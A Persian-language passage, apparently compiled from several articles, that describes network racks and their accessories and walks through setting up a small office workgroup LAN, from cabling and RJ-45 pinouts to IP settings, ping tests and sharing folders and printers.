یونیت هستند . یونیت واحد سنجش ارتفاع رک است و معادل 5/43 میلیومتر می باشد . عمق این رک ها نیز متفاوت است . عمق آنها می تواند 35 ، 45 یا 60 سانتیمتر باشد . کید رک برای قرار گیری سوئیچ های کوچک غیر رکمونت برروی دیوار استفاده می شود و عمق آن فقط 29 سانتیمتر است . رک های 9 یونیت از تنوع بیشتری برخوردارند و پنل های بغل برخی از آن ها کاملا باز می شود . و امکان دسترسی به رک را از بغل فراهم می کند . برخی نیز امکان چرخش تا 100 درجه را داشته وامکان دسترسی به پشت رک را برا یکاربر فراهم می آورد . نوع مذکور جهت سوئیچ هایی که ماژول پشت دارند استفاده می شود . امکان نصب پاور یونیت های 3 و 4 پورت و فن 12 سانتیمتری نیز بر روی رک های دیواری وجود دارد .


 رک های ایستاده
رک های ایستاده
استاندارد معمولا حهت قرارگیری در مرکز شبکه انتخاب می شوند . در این رکها ، انواع پچ پنل ، سوئیچ ، سرور ، یو پی اس و سایر قطعات رکمونت 19 اینچی را برای مدیریت آسانتر یکجا جمع می نمایند . از بالا و پائین ورودی برای انواع کابل دارند . همچنین از چهار طرف باز می شوند . ارتفاع این رک ها می تواند 16 ، 21 ، 28 ، 36 ، 40 و 44 یونیت باشد . و با عمق های 60 ، 80 ، 100 سانتیمتر و بیشتر تولید می شوند . دارای دربهای شیشه ای یا تلقی فریم دار هستند . امکان نصب 1 تا 4 فن درون این رک ها وجود دارد و بطور پیش فرض دارای فقط یک فن می باشند . پاور ماژولهای 8 پورت و 9 پورت افقی درون این رکها نصب می شود و نسبت به ارتفاع زک می توان پاور ماژولهای عمودی نیز نصب کرد .


 کیس رکمونت
چنانچه مایلید سروری مخصوص نصب در رک داشته باشد می توانید کیس های رکمونت 3 یونیت یا 4 یونیت انتخاب کنید . این کیس ها با پاورهای 400 وات عرضه می شوند . دارای درب قفل دار و فیلتر جلوگیری از ورود غبار به درون کیس هستند و به علت نوع طراحی حجم کمی از فضای رک را اشغال می کنند . فن نصب شده در درون این کیس فن 12×12 سانتیمتر می باشد .


 طبقه ثابت رک
طبقه های ثابت رک
به سه نوع یک یونیت ، 2 یونیت و تخت تقسیم می شوند . طبقه های یک یونیت که فقط در جلو رک پیچ می شوند برای قرارگیری تجهیزات سبک در رک استفاده می شوند و طبقه های 2 یوینت برای تجهیزات با وزن متوسط . بر روی طبقه های تخت ثابت که چهار طرف رک پیچ می شوند می توان وزن های سنگینی مثل سرورهای تاور ، مونیتور ، یو پی اس و... قرار داد . طبقه های ثابت تخت نسبت به نوع رک دارای عمق های 60 ، 80 و 100 سانتیمتری هستند .


 طبقه متحرک رک
جهت قرارگیری کی برد و موس درون رک کاربرد دارد . هنگامی که درب رک را باز می کنید بصورت کشویی جلو می آید و با قرارگرفتن
صندلی در زیر آن سرپرست شبکه می توان مانند یک میز از آن استفاده کند . متناسب با نوع رک با کشوهای متفاوت 60 ، 80 و 100 سانتیمتری ارائه می شود .


 فریم مونیتور
در جلو مونیتور روی آدابتورهای جلو رک نصب می شود و مونیتور را با سایر تجهیزات درون رک هماهنگ می کند . برای مونیتورهای 14 ، 15 و 17 اینچ مناسب می باشد .


 حرارت سنج دیجیتالی
حرارت سنج های دمای رک
را مرتبا اندازه گیری نموده و بر روی نشانگر های دیجیتالی خود نمایش می دهند . این حرارت سنج ها دارای حافظه بوده و در صورت رسیدن دما به مقداری که سرپرست شبکه تعیین می کند فن های رک را روشن مینمایند . در دو نوع ایرانی با اندازه 2 یونیت و خارجی با اندازه یک یونیت ارائه می شود . بطور معمول در بالاترین قسمت رک نصب می شود


 ترمینال پاور
دستگاه های نصب شده درون رک نیاز به انرژی الکتریسیته دارند . عمل توزیع برق در رک توسط ترمینال پاور انجام می شود و تنها کابل برقی که از رک خارج می شود کابل ترمینال پاور است . این ترمینال پاورها دارای ارت هستند که بهتر است سیم ارت آن حتما به زمین الکتریکی وصل شود . پریزهای بکار رفته درون آن طرح لگراند فرانسه می باشد و دارای کیفیت قابل قبولی است. انواع 3 پورت و 4 پورت آن برای رک های دیواری و 8 پورت و 9 پورت آن برای رکهای ایستاده بکار می رود . پاورهای 8 پورتی دارای کلید نئون دار جهت روشن و خاموش کردن فن رک هستند . انواع ایستاده آن هم با پورت های بیشتر موجود است که به نسبت ارتفاع رک می توان آنرا بکار گرفت .


 بلانک پنل
صفحه های محافظی می باشند که به جهت جلوگیری از دسترسی به تجهیزات حساس نصب شده در داخل رک جهت ایمنی بیشتر در جلوی آن نصب می گردند . این بلانک پنل ها در انواع 1 ، 2 ، 3 و 4 یونیت عرضه می شوند .


 فن رک
فن 12×12 سانتیمتر که با ولتاژ 220 ولت کار میکند و در قسمت فوقانی رک ها نصب می شود . دو نوع بوشی با کیفیت پایین تر و عمر کوتاه تر و بلبرینگی با دوام بیشتر و قیمت بالاتر در بازار وجود دارد . بدنه این فن ها می تواند پلاستیک و یا فلزی باشد . اگر فن را با دست بچرخانید چنانچه مدت زیادی بچرخد و بعد از حرکت باز ایستد بلبرینگی و در غیر این صورت بوشی می باشد . همچنین پروانه فن بلبرینگی را چنانچه به داخل فن فشار دهید با حرکت ارتجاعی به عقب باز می گردد .


 قفل ریتال
بر روی درب رک های ایستاده نصب می شود . شیشه رک برای این منظور باید در محل قفل برش خاصی بخورد . در مجموع قفل های محکم و با کیفیتی است و بسیار بهتر از قفل های شیشه ای معمولی عمل می کند .


 پیچ و مهره رک
این پیچ و مهره ها و واشرها از نوع آبکاری گالوانیزه می باشند که کیفیت پوشش آنها با آزمایشات Salt Spray تست و کنترل می گردد و در هر بسته 50 سری کامل از این پیچ مهره ها وجود دارد . مهره های مذکور درون شکاف آدابتور های رک در محل دلخواه قرار می گیرند و نیاز به نگهداشته شدن توسط آچار هنگام بستن پیچ ندارند . واشرهای پلاستیکی سفید که زیر پیچ ها قرار می گیرند زیبایی خاصی به نمای رک می بخشند .


 چرخ رک
در هر رک ایستاده 4 چرخ برای جابجایی و حرکت راحت تر می توان نصب کرد . چرخ های جلو معمولا دارای استوپ نگه دارنده برای ثابت کردن رک در محل نهایی هستند . این چرخها در 3 سایز کوچک ، متوسط و بزر گ عرضه می شوند .


 لایت پنل
لامپ فلورسنت که در بالای رک جهت روشنایی داخل رک نصب می شود . در هنگام قطع برق توسط UPS درون رک روشن می شود و کمک بزرگی برای سرپرست شبکه محسوب می گردد . این لایت پنل ها یک یونیت فضا اشغال نموده و دارای کلید روشن و خاموش بر روی خود هستند .


 پنل LCD
با این پنل بازشو می توان موس ، مونیتور و کی برد را فقط با صرف فضای 2 یونیت درون رک قرار داد.دارای لولای آبکاری شده خارجی و در مجموع ظاهری بسیار شیک به رک می بخشد . مونیتور LCD آن ساخت LG می باشد . در صورت استفاده از این پنل نیازی به طبقه متحرک نمی باشد . نوع دیگری از آن دارای کی برد و موس تاچ پد می باشد .


 کمربند کابل
کمربند پلاستیک کابل جهت بافتن کابل ها به یکدیگر و یا آرایش رک ها بکار می رود . در کل استفاده فراوانی دارد . همچنین برای مهار کابل ها در کانال ها و تراکینگها از آن استفاده می شود . نوع دیگری از آن کمربند پارچه ای چسب دار با قابیلت باز و بست شدن می باشد که برای دسته سیم های بزرگتر کاربرد دارد .


کانال پلاستیکی يا داكت پلاستيكي
برای نصب کابل ها در ساختمان های ساخته شده آنها را از درون داکت یا کانال های پلاستیکی عبور می دهند . به این شکل که راه هایی را برای عبور کابل توسط این کانال ها ایجاد نموده و همه کابل ها را از رک تا پریز شبکه از درون این گذرگاهها عبور می دهند . این کانال ها در اندازه های 2 ، 5/2 ، 3 ، 4 ، 5 ، 6 و 9 سانتیمتر عرضه می شوند . طول همه آنها 2 متر است که اصطلاحا شاخه نامیده می شود .

تراکینگ فلزی
جهت پیاده سازی یک سیستم کابل کشی استاندارد می توان از تراکینگ های فلزی استفاده کرد این تراکینگ ها اطراف اتاقها با فاصله مشخص از زمین نصب می شوند و انواع خطوط تلفن ، شبکه ، برق اضطراری ، برق شهری و ... درون آنها انتقال داده می شود . انواع پریزهای ( فیس پلیت ) را می توان بر روی این تراکینگ ها نصب کرد . از دیگر خواص آن : ضد نویز بودن ، سادگی نصب و افزایش و جابجایی ساده پورتها و تحمل وزن زیاد کابل ها می باشد


آموزش راه اندازی و تنظیم یک شبکه LAN کوچک

لیست نمودن تجهیزات مورد نیاز و تهیه انها - نصب درایور کارت شبکه -ساخت کابلهای رایط و برقراری اتصالات فیزیکی -انجام تنظیمات لازمTCP/IP در کارت شبکه


لیست نمودن تجهیزات مورد نیاز و تهیه انها - نصب درایور کارت شبکه -ساخت کابلهای رایط و برقراری اتصالات فیزیکی -انجام تنظیمات لازمTCP/IP در کارت شبکه -تنظیم نام کامپیوتر و نام Workgroup تست ارتباطات شبکه با دستور ping

Share کردن فولدرو درایوهای کامپیوترها یرای یک دیگر- Share کردن چاپگر -تجهیزات مورد نیاز

قبل از هر چیز باید کامپیوترها در یک بستر ارتباطی مناسب و با رعایت استانداردهای مربوط با هم ارتباط  بر قرار نمایند.به نحوه همبندی کامپیوترها توپولوژی گفته می شود.

توپولوژی انتخابی ما در این کارگاه از نوع ستاره ای و کابل مورد استفاده utp می باشد.پس به یک سری کانکتورو کابل مخصوص این نوع توپولوژی نیاز داریم.در اینجا شبکه محلی ما دارای 10 کامپیوتر است.

تجهیزات مورد نیاز عبارتند از:

تعداد 10 کامپیوتر که می توانند یکی از سیستم های عامل windows203,windows98,windowse2000,windowseXP روی ان نصب شده باشد.۲۰ عدد کانکتور یا سر سیم RJ45 به ازای هر کامپیوتر 2 عدد سر سیم نیاز است.پریز دیواری(keyston ) به تعداد کامپیوترهای موجود (بستگی به طراحی کابل کشی دارد این موضوع در ادامه توضیح داده می شود.)

نکته:در صورتی که از پریز دیواری استفاده شود،تعداد سرسیمها(کانکتورRJ45) باید سه برابر تعداد کامپیوترها باشد.

یک دستگاه با سرعت 100mb/s .هاب وسوئیچ های موجود در بازار 5و8و16و32 پورت می باشد.

برای این کارگاه ما نیاز به یک هاب یا سوئیچ 16 پورت داریم.

کابل utp از نوع cat5e به مقدار مورد نیاز. یک دستگاه Crimping tools یا اچار شبکه.کارت شبکه PCI  به تعداد کامپیوتر های موجود.

نصب درایور کارت شبکه

اولین قدم نصب کارت شبکه می باشد.ابتدا سیستمها را باز و سپس کارتهای شبکه راداخل اسلاتهایPCI  جا بزنید.پس از نصب،سیستن را روشن کنیدودرایور کارت شبکه را نصب کنید.بعضی از مادر بوردها دارای کارت شبکه onboard می باشند ونصب درایور انها توسط سی دی مادربورد انجام می شود.

 ساخت کابلهای رابط و برقرای اتصالات فیزیکی

برای ساخت کابلهای ارتباطی به چندین عدد سوکت یا کانتکتورRJ45 و چندین متر کابل نیاز است.ارتباط میان کامپیوترها با دستگاه هاب از دو طریق انجام میگیرد:

اتصال مستقیم به کامپیوتر:

در این روش که راحت ترین روش می باشد هاب هب صورت مستقیم توسط کابل به کامپیوتر ها متصل می شود نام این نوع کابلها،کابل مستقیم است.در کابل مستقیم سیمهای وارد شده به دو سوکتRJ45 که در دو طرف کابل زده می شوداز یک یا چند استاندارد پیروی می کند که ما استاندارد 568B را انتخاب کرده ایم.

ترتیب رشته سیمها برای دو سوکت در این روش مطابق جدول 1 می باشد.توج داشته باشید که ترتیب رشته سیمها برای حلتی که زبانه سوکت به سمت پایین و محل ورود رشته سیمها ا روبرو قرا دارد می باشد.سوکت را همانطورکه در شکل1 نشان داده شده است نگهدارید و به ترتیب کابل شماره1 (یعنی سیم سفید نارنجی) به پایه سمت چپ،کابل شماره2یعنی نارنجی به پایه شماره 2 و... وارد می شود.دقت نمایید تا رشته ها تا انتها به داخل سوکت فرو رفته باشد سپس بوسیله اچار ان را پرس نمایید

در صورتی که میخواهید شبکه تان با کم ترین هزینه برپا گردد و مطمئن هستید محل کامپیوترها زیاد تغییر نمی کند این روش راحت ترین و مقرون به صرفه است.

اتصال هاب به پریز و پریز به کامپیوتر:

در این روش مسیرهاب به کامپیوتر به دو قطعه تقسیم می شود:

الف)هاب به Keystone :

قسمت داخلی پریز که کابل به ان متصل می شود کیستون نام دارد . به یک سر کابل،کانکتور با همان سیم بندی(مانند روش قبل) پرس و به هاب متصل می کنیم وسر دیگر به کیستون که توسط یک پریز روی دیواری قرار می گیرد متصل می شود.طریقه اتصال کابل به کیستون نیز طبق استاندارد568B (که روی کیستون نیز چاپ شده است)،صورت می گیرد

ب)اتصال کامپیوتر به کیستون:

برای این کار کافی است یک کابل مستقیم (مانند روش اول)اما کوتاه به اندازه بین کامپیونر و پریز دیواری ساخته شود.یک طرف ان به کارت شبکه و طرف دیگر به پریز دیواری که کیستون داخل ان قرار دارد زده می شود.مزیت این روش ،امکان تغییر محل کامپیوتر می باشد چون با تعویض کابل رابط بین کامپیوترو کیستون می توانیید این کار را به راحتی وبدون هیچ محدودیتی انجام دهید.یکی از این دو روش را انتخاب و کامپیوترها رابه هاب متصل کنید.

چند نکته:

هاب هیچ تنظیم ومدیریتی نیاز ندارد فقط کافی است کابلهای شبکه را از یک طرف به هاب و از طرف دیگر به کارت شبکه وصل کرده و سپس هاب را روشن نمایید تا چراغ سبز رنگ روی کارت شبکه و چراغ متناظر با پورت مربوطه روی هاب روشن شود.

با انجام مراحل فوق یک ایکون شبکه روی نوار وظیفه کنار ساعت نمایان می شود.

برای این که کابل ها روی زمین پخش نشود و کار به صورت شسته رفته انجام شود می توانید کابل های شبکه را که بین کامپیوتر و هاب  و یا بین کیستون و هاب کشیده اید داخل داکت قرار دهید.داکت روکش پلاستیکی یا فلزی است که کابلهای تلفن و شبکه می توانند داخل ان قرار گیرد.داکتها در اندازه های متفاوتی وجود دارد .

تا اینجا مراحل فیزیکی و سخت افزاری کار انجام شده است و درصد زیادی از کازها انجام شده است از ایسن پس به تنظیمات نرم اقزاری می پردازیم.

انجام تنظیمات TCP/IP

همان طور که می دانید برای اینکه سیستم در یک شبکه بتواند با کامپیوتر های دیگر ار تباط برقرار کند باید یک عدد منحصر به فردی به نام ایپی ادرس(IP address) داشته باشد برای تخصیص IP به یک کامپیوتر در شبکه 3 زوش متداول وجود دارد که عبارتند از:

تخصیص IP توسطDHCP   - تخصیص IP  به روش APIPA - تخصیص IP به روش دستی

می خواهیم بر روی تک تک کامپیوتر های موجود در شبکه IP تعیین کنیم.

برای تنظیم دستی مراحل زیر را انجام دهید:

به کنترل پنل بروید- گزینهNetwork Connections را باز کنید -گزینه Local Area Connection  را دوبار کلیک کنیدتا پنجره Local Area Connection Seting باز شود. - ازپایین این پنجره دکمه Peroperties را بزنید مطابق شکل بالا در این صفحه ضمن زدن دو تیک پایین صفحه،گزینهInternet Protocol(TCP/IP) را نتخاب نمایید.در قسمتsubnet maskتمام ماشین ها عدد255.255.255.0 راوارد کنید.

دقت نمایید اعداد باید منحصر بفرد باشد. پیشنهاد می شود از آیپی آدرس 192.168.0.1 شروع شود و بعنوان مثال اگر 12 کامپیوتر آیپی آدرس.168.0.1 192را اختصاص دهید.

تنظیم نام کامپیوتر و نامworkgroup

بعد از تنظیم ip address ها لازم است کارهای زیر را انجام دهید:

انتخاب نام برای کامپیوتر(computer name):یعنی همه کامپیوتر های موجود در شبکه باید یک نام منحصر به فرد برای خود داشته باشند.انتخاب یک نام برای workgroup :

به دلیل اینک شبکه ای که در این مثال به آن اشاره شده از نوعpeer to peer یا workgroup ای میباشد لازم است یک نام برای workgroup نیز تعین گردد. نامworkgroup می تواند بام شرکت یا اداره مخفف آنها باشد.

برای این دو پارامتر روی تک تک کامپیوتر ها مراحل زیر را انجام دهید:

 روی my camputer راست کلید کنید و گزینه propertiesرا بزنید.به قسمت computer naim بروید. در این صفحه گزینه change را بزنید. computer name نامی مناسب با وظیفه یا بخشی که کامپیوتر در آن   قرار دارد را وارد نمایید و در قسمتworkgroup  نامی که برای workgroup تعین نموده اید را وارد نمایید. توجه داشته باشید که نام workgroup باید برای همه کامپیوتر ها یکی است. همانطور که می دانید شبکه از نوع دامنه یا domain نیز وجود دارد که تفاوت هایی با نوع workgroup دارند.

برای راه اندازی شبکه از نوع دامنه باید باید ابتدا سیستم عاملی مانند ویندوز2000 یا ویندوز 2003 و اکتیو د ایرکتوری روی یکی از سیستم ها نصب شود

تست ارتباط شبکه با دستور ping:

هم اکنون تا حدودی تنظیمات سخت افزاری و نرم افزاری که لازم است انجام شود کامل شده است. برای تست کارهایی که انجام دادهایم لازم است شبکه را از لحاظ اتصالات و ارتباطات تست نماییم. نگران نباشید نیاز به دستگاه خاصی نیست. فقط با چند دستور می توان فهمید که ارتباط کامپیوترها با هم بر قرار است یا خیر.

یک بار دیگر و بصورت گذرا کارهایمان را مرور می کنیم.

-کارت شبکه روی سیستم نصب گردید.-کابل های رابطه بین کامپیوترها ساخته شد. -ارتباط بین هاب و کامپیوتر ها برقرار گردید.-در تنظیمات مربوط tcp/ip برای هر کامپیوتر یک ip address در نظر گرفته شده است.

اما برای تست می توان از یکی از دستورات مشهورtcp/ip استفاده نمایید. با دتورping  می توانید ارتباط بین دو کامپیوتر را تست نمایید.بعنوان مثال می خواهیم ار تباط سیستم خود را با کامپیوتری کهip آن192.168.0.1. است را تست کنیم. برای این منضور وراحل زیر را انجام دهید:

-از منوی start منوی run را باز کنید.در آنجا دستور cmd را تایپ و اجرا نمایید.دستور ping 126.168.0.1 را اجرا نمیید. این دستور یک packet  برای کامپیوتر با آیپی 126.168.0.1 ارسال میکند.

 اگر آن کامپیوتر در شبکه وجود داشته باشد و تمام تنظیمات سخت افزاری به درستی انجام شده باشد پیغام ...reply from 1 26.168.0.1 برای شما ار سال می شود. در صورتیکه کامپیوتر مقصد داخل شبکه نباشد یا ارتباط آن به هر دلیل با شبکه قطع باشد پیغام request timed out  را خواهید گرفت.

حال با توجه به تست های فوق و فرض این مطلب که همه کارها فوق با موفقیت انجام شده است می توانید از مزایای شبکه مانند share کردن چابگر و فایل و فولدر می باشد استفاده نمایید.

Share کردن فولدر و درایو های کامپیوترها برای یکدیگر

یکی از استفاده هایی که امردوز از شبکه می شود به اشتراک گذاشتن(share کردن) فایل،فولدر و حتی درایوهای یک کامپیوتر برای استفاده دیگر کامپیوتر های موجود در شبکه است. در اینجا برای نشان دادن نحوه به اشتراک گذاشتن فایل،فولدر و حتی یک درایو به مثال زیر توجه نمایید.لازم به ذکر است که مثال زیر را برای فایل،فولدر و درایو می توانید انجام دهید. فرض کنید در اداره یا شرکت لازم است همه به یکسری فایل که دریک فولدر قرار دارند دسترسی داشته باشند. بنا بر این باید مراحل زیر را برای به اشتراک گذاشتن آن فایل ها مراحل زیر را انجام دهید:

- روی یکی از کامپیوترها و داخل یکی از درایوها یک پوشه به نام forall بسازید.روی آن پوشه راست کلیک نمایید و گذینه sharing and security… را انتخاب نمایید.گزینه share this folder را انتخاب و سپس در قسمت: share name یک نام برای آن در نظر بگیرید.(با وجود اینکه می توان یک نام متفاوت با نام پوشه قرار دهید اما پیشنهاد می شود حمان نام پوشه را بگذارید. زیرا این پوشه با نامی که در این قسمت می نویسید در شبکه معرفی خواهد شد.)برای دیدن نتیجه کار،با زدن دکمه start گذینه my network places  را انتخاب نمایید تا ذر پنجره باز شده گزینه forall on comp1 را ببینید.

Share کردن چاپگر

یکی دیگر از مزایای شبکه به اشتراک گزاشتن یا  shareکردن چابگر در یک شبکه است. این کار نیز شباهت بسیار زیادی به این share کردن فایل و فولدر دارد. برای انجام این کار نیز مراحل زیر را انجام دهید:

-  به کنترل پانل کامپیوتری که روی آن قبلا چابگر تعریف شده است رفته و گزینه - به کنترل پانل کامپیوتری که روی آن قبلا چابگر تعریف شده است رفته و گزینه printers and faxes   را باز کنید.

- روی چابگری که میخواهید دیگران از آن استفاده نمایند راست کلیک کنید و گزینه sharing  را بزنید.

در قسمت share this printer  و جلوی باکس: share name  یک نام برای آن در نظر بگیرید.

تا اینجا چابگر برای همه share شده است.حالا باید روی کامپیوتر های دیگران این چابگر تعریف شود. برای این منظور مراحل زیر را روی کامپیو تر هایی که می خواهید برای این چابگر دستور چاب بدهند انجام دهید:

- به کنترل پانل بروید و گزینه printers and faxes  را انتخاب نمایید.از پانل سمت راست گزینه add printer  را بزنیددر پنجره welcome to add printer دکمه next را بزنید.در صفحه local or network printer  گزینه اول یعنی a network printer… را انتخاب و next  را بزنید.در پنجره specify a printer  گزینه اول یعنی brows for printer را انتخاب سپس دکمه next را بزنیددر پنجره بعدی و چابگر که قبلا  share کرده اید می خواهید و دکمه next را بزنید.      

اکنون یک شبکه کو چک از نوع workgroup  راه اندازی کرده اید که در آن چابگر و فولدر share شده است. در صورت لزوم می توانید از مزایای دیگر این شبکه استفاده های لازم را ببرید.
 

ايجاد شبكه محلي LAN

در این بخش ، تعدادی از ابزار ضروری شبکه را معرفی می کنم :

 کارت شبکه - کابل شبکه - هاب سوئیچ (بیشتر از ۲ رایانه )- داکت ، پریز ، سوکت ، رک


- کابل شبکه

کابلهای فعلی شبکه که در شبکه های ستاره ای استفاده می شوند و بسیار پر کاربرد می باشند ، کابلهای یو تی پی با CATEGORY های مختلف مثل 5 ، 5E، 6 ، 6E و جدیدترین نوع آنی CAT 7 که هر کدام سرعت خاصی را پشتیبانی می کنند. مثلا کابل CAT5 سرعت 100 مگا بیت CAT6 سرعت 1000 مگا بیت CAT7 سرعت 10 گیگا را پشتیبانی می کنند.

در انتخاب کابل بایستی بسیار دقت نمود چون جزو تجهیزات پسیو شبکه محسوب می شوند و طراح شبکه بایستی آینده نگری را مد نظر داشته باشد . همچنین کیفیت کابل و نویز ناپذیری کابل نیز اهمیت فراوانی دارد .

بنده با کابلهای FULL کار می کنم که هم قیمت و هم کیفیت مناسبی دارند .

- کارت شبکه

بسته به نوع کابل کشی که در شبکه وجود دارد میتوان کارتی با همان سرعت انتخاب کرد.

در حال حاضر کارتهایی با سرعت 100 و 1000 وجود دارند . و می توان از مارکهایی مانند PLANET - DLINK  نام برد .

- هاب سوئیچ

زمانی که بخواهیم چند رایانه را به هم متصل کنیم ، نیاز به یک دستگاه تقسیم کننده می باشد تا ارتباط بین اجزاء شبکه را به هم متصل نماید  . هاب ها معمولا 8 ، 16 ، 24 ، 48 پورت دارند و توانایی پشتیبانی همین تعداد سیستم را نیز دارند . هابهای معروف PLANET و DLINK  و CISCO هستند که آخریش با کیفیت بسیار مناسب و قیمت بسیار بالا عرضه می شود.

- داکت ، پریز ، سوکت ، رک

الف - داکت کشی : داکت همان کانال است که گاها مشاهده کرده اید که به صورت روکار اتاقها را به هم متصل می کند و اجازه می دهد که در آن کابل کشی صورت پذیرد . بهترین نوع داکت لگراند فرانسه است که قیمت بالایی دارد . ولی در ایران معمولا از داکتهای برق کشها مثل البرز استفاده می شود. در داکت کشی باید توجه داشت که حداکثر ظرفیت رایانه ها بایست در نظر گرفته شود و به همان تناسب نیز کابلها افزایش یافته و در داکت قرار می گیرند.

ب- سوکت : برای اتصال کابلها به رایانه ها و پورتهای آن بایستی از سوکت استفاده نمود . ترتیب سوکت زنی متفاوت است چون هر کابل دارای 8 رشته سیم می باشد که رنگ بندی می باشند . بعنوان مثال برای ارتباط دو رایانه بطور مستقیم بایستی از کابل کراس استفاده نمود که ترتیب آن از چپ به راست به شرح ذیل می باشد  :    سمت الف -  سفید نارنجی ، نارنجی ، سفید سبز ، آبی ، سفید آبی ، سبز ، سفید قهوه ای ، قهوه ای         سمت ب - سفید سبز، سبز ، سفید نارنجی ، آبی ، سفید آبی ، نارنجی ، سفید قهوه ای ، قهوه ای

در صورتی که چند رایانه را با هاب به هم متصل نماییم بایست از کابل یک به یک استفاده کرد یعنی دقیقا همان ترتیبی که در سمت الف استفاده شده است در سمت ب نیز استفاده شود.

ج - پریز : در کابل کشی ساخت یافته حتما از پریز استفاده می شود . زیرا ممکن است محل رایانه ها جابجا شود و در اینصورت اگر از کابل مستقیم استفاده کرده باشیم ، بایستی آنرا جمع آوری و دوباره کابل کشی کنیم . ولی با زدن یک پریز در اتاق مقصد ، می توان کابلی را به دلخواه از پریز به رایانه متصل کرد و در صورت جابجایی رایانه آن کابل را عوض کرد . 

ترتیب رنگ جاگذاری کابل در پریز طبق استانداردهای پریز می باشد که در خود پریز هک شده است .

د - رک : اگر تعداد هاب ، پچ پنل و غیره زیاد باشد بایستی آنها را در محلی شبیه به کیس ولی بزرگتر قرار داد تا هم بتوان برق مناسبی را به آن رساند و هم اینکه تهویه مناسبی داشته باشد .

رکهای پایا سیستم نیز جزو اجناس مرغوب رک می باشند .

از کابل‌کشی تا به اشتراک گذاشتن در شبکه


اشاره :
در این مقاله شما به راحتی و بدون نیاز به سرور می توانید یک شبکه کوچک راه اندازی و نکاتی در خصوص کابل کشی ، نصب پریز ، تخصیص IP ، به اشتراک گذاشتن پوشه و پرینتر را فرا بگیرید.


تا چند سال گذشته علم کامپیوتر یکی از علوم مدرن به حساب می‌آمد بطوریکه عده زیادی از اقشار مختلف جامعه ، خصوصا قشر تحصیلکرده را به خود معطوف کرد. اما امروزه و با گذشت چندین سال از عرضه کامپیوتر نوبت به علم ارتباط بین کامپیوترها با یکدیگر یعنی علم شبکه رسیده است و اکثر علاقمندان به علم کامپیوتر را بر آن داشته تا در این زمینه نیز به کسب آگاهی بپردازند.
در خصوص شبکه ( Network ) کتاب های گوناگونی نوشته شده است ، اما ظاهرا ( و متاسفانه ) خوانندگان وقت چندانی برای مطالعه کتاب‌های تئوری ندارند و باز هم متاسفانه محیط و زمینه آموزش عملی نیز برای آنها به راحتی فراهم نیست.
در صورتی که جز خوانندگان ماهنامه رایانه خبر و علاقمند به گذراندن یک کارگاه عملی شبکه هستید می توانید فقط با مطالعه این مقاله ، اطلاعات نسبتا خوبی در زمینه راه اندازی یک شبکه در مقیاس کوچک را بدست آورید.یکی از درخواست های همیشگی خوانندگان محترم ، آموزش راه اندازی یک شبکه محلی ( LAN ) بصورت عملی در ماهنامه بوده است. بنابراین بخشی به همین نام ( یعنی شبکه ) در ماهنامه راه اندازی شد. در این بخش از ابتدا آموزش مباحث مختلف مانند نصب ویندوز 2003 ، نصب اکتیو دایرکتوری ، ایجاد کاربر و ... ارائه شد و در ادامه آن نیز نصب برخی سرویس های شبکه مانند DHCP ، RRAS و ... آموزش داده شد. اما در بررسی نامه های خوانندگان محترم متوجه شدیم بسیاری از شما عزیزان خواهان یک کارگاه عملی آموزشی " راه اندازی شبکه در مقیاس کوچک " هستید. از آنجا که ما وظیفه ای جز پاسخ مثبت به درخواست های شما نداریم در این مقاله سعی شده است در حد بضاعت به درخواست جمع کثیری از خوانندگان جامع عمل بپوشانیم. ( البته بهتر است با مفاهیم پایه ای شبکه که در شماره های گذشته در ماهنامه به چاپ رسیده است آشنا باشید. )
بنابراین دراین مقاله سعی می کنیم از توضیح مفاهیم شبکه بپرهیزیم و فرض می کنیم به کلیات شبکه واقف هستید و مستقیما کارهایی که برای راه اندازی یک شبکه در حد یک اداره یا دفتر کوچک با 10 الی 20 کامپیوتر نیاز است را بصورت کاملا عملی حضورتان تقدیم نماییم.
لازم به توضیح است برای عملی تر و کاربردی تر شدن این مقاله ، نوع شبکه از نوع Workgroup با توپولوژی ستاره ( Star ) انتخاب شده است. کسانیکه مایل به راه اندازی Domain Controller ( DC ) در شبکه خود باشند با مطالعه شماره‌های قبلی ماهنامه و اعمال کردن  تغییرات مختصری می توانند به خواسته خود یعنی راه اندازی شبکه از نوع Domain دست یابند.

تهیه چک لیست

معمولا برای انجام هرکاری لازم است از ابتدا تا انتها مواردی که می خواهید انجام دهید را روی کاغذ بیاورید. ما نیز بدون پرداختن به مسائل متفرقه دقیقا به سراغ همین کار می رویم. پس با ما شروع به تهیه لیست نمایید:
ـ لیست نمودن تجهیزات مورد نیاز و تهیه آنها
ـ نصب درایور کارت شبکه
ـ ساخت کابل های رابط و برقراری اتصالات فیزیکی
ـ انجام تنظیمات لازم TCP / IP در کارت شبکه
ـ تنظیم نام کامپیوتر و نام Workgroup
ـ تست ارتباطات شبکه با دستور Ping
ـ Share کردن فولدر و درایوهای کامپیوترها برای یک دیگر
ـ Share کردن چاپگر

تجهیزات مورد نیاز
قبل از هر چیز باید کامپیوترها در یک بستر ارتباطی مناسب و با رعایت استانداردهای مربوطه با هم ارتباط برقرار نمایند. به نحوه همبندی کامپیوترها توپولوژی گویند.
 همانطور که قبلا نیز اشاره شد ، توپولوژی انتخابی ما در این مقاله از نوع ستاره ای و نوع بستر آن کابل می باشد.
 پس به یکسری کانکتور و کابل مخصوص این نوع توپولوژی نیاز دارید. در اینجا فرض می کنیم شبکه محلی ما دارای10 کامپیوتر است. در این صورت تجهیزات زیر مورد نیاز است :
ـ تعداد 10 کامپیوتر که می تواند یکی از سیستم عامل های WindowsXP , Windows2000 , Windows 98 , Windows2003 رو ی آن نصب شده باشد.
ـ 20 عدد کانکتور یا سر سیم RJ-45 . به ازای هر کامپیوتر 2 عدد سرسیم نیاز است.
 

شکل 1 : نمونه ای از یک کانکتور RJ-45


ـ پریز دیواری ( Keystone ) به تعداد کامپیوترهای موجود ( بستگی به طراحی کابل کشی دارد. این موضوع در ادامه توضیح داده می‌شود.) 

شکل 2 : نمونه ای از یک Keystone


نکته : در صورتیکه از پریز دیواری استفاده شود ، تعداد سرسیم (کانکتور RJ-45 ) باید سه برابر تعداد کامپیوتر ها باشد.

ـ یک دستگاه با سرعت 100Mb/s . هاب و سوئیچ های موجود در بازار 5 ، 8 ، 16 و 32 پورت می باشند.
برای این مثال،  ما نیاز به یک هاب یا سوئیچ 16 پورت داریم.
ـ یک دستگاه Crimping Tools یا آچار شبکه

شکل 3 : نمایی از یک هاب 8 پورت و آچار شبکه


